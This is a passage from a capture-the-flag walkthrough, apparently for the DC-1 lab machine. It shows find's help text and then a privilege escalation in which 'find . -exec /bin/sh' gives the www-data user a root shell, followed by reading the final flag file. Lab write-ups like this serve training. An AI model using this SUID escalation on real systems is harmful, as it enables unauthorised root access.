  ( EXPR ) ! EXPR  -not EXPR  EXPR1 -a EXPR2  EXPR1 -and EXPR2
    EXPR1 -o EXPR2  EXPR1 -or EXPR2  EXPR1 , EXPR2

positional options (always true): -daystart -follow -regextype

normal options (always true, specified before other expressions):
  -depth --help -maxdepth LEVELS -mindepth LEVELS -mount -noleaf
  --version -xdev -ignore_readdir_race -noignore_readdir_race

tests (N can be +N or -N or N): -amin N -anewer FILE -atime N -cmin N
  -cnewer FILE -ctime N -empty -false -fstype TYPE -gid N -group NAME
  -ilname PATTERN -iname PATTERN -inum N -iwholename PATTERN -iregex PATTERN
  -links N -lname PATTERN -mmin N -mtime N -name PATTERN -newer FILE
  -nouser -nogroup -path PATTERN -perm [+/-]MODE -regex PATTERN
  -readable -writable -executable
  -wholename PATTERN -size N[bckwMG] -true -type [bcdpfsl] -uid N
  -used N -user NAME -xtype [bcdpfls]

actions: -delete -print0 -printf FORMAT -fprintf FILE FORMAT -print
  -fprint0 FILE -fprint FILE -ls -fls FILE -prune -quit
  -exec COMMAND ; -exec COMMAND {} + -ok COMMAND ;
  -execdir COMMAND ; -execdir COMMAND {} + -okdir COMMAND ;

Report (and track progress on fixing) bugs via the findutils bug-reporting
page at http://savannah.gnu.org/ or, if you have no web access, by sending
email to <bug-findutils@gnu.org>.
www-data@DC-1:/$ https://blog.csdn.net/mochu7777777
```

```
find . -exec '/bin/sh' \;
```

```
www-data@DC-1:/var/www$ find . -exec '/bin/sh' \;
find . -exec '/bin/sh' \;
# whoami
whoami
root
# [REDACTED]
```

#### thefinalflag.txt

```
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!
Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
# [REDACTED] https://blog.csdn.net/mochu7777777
```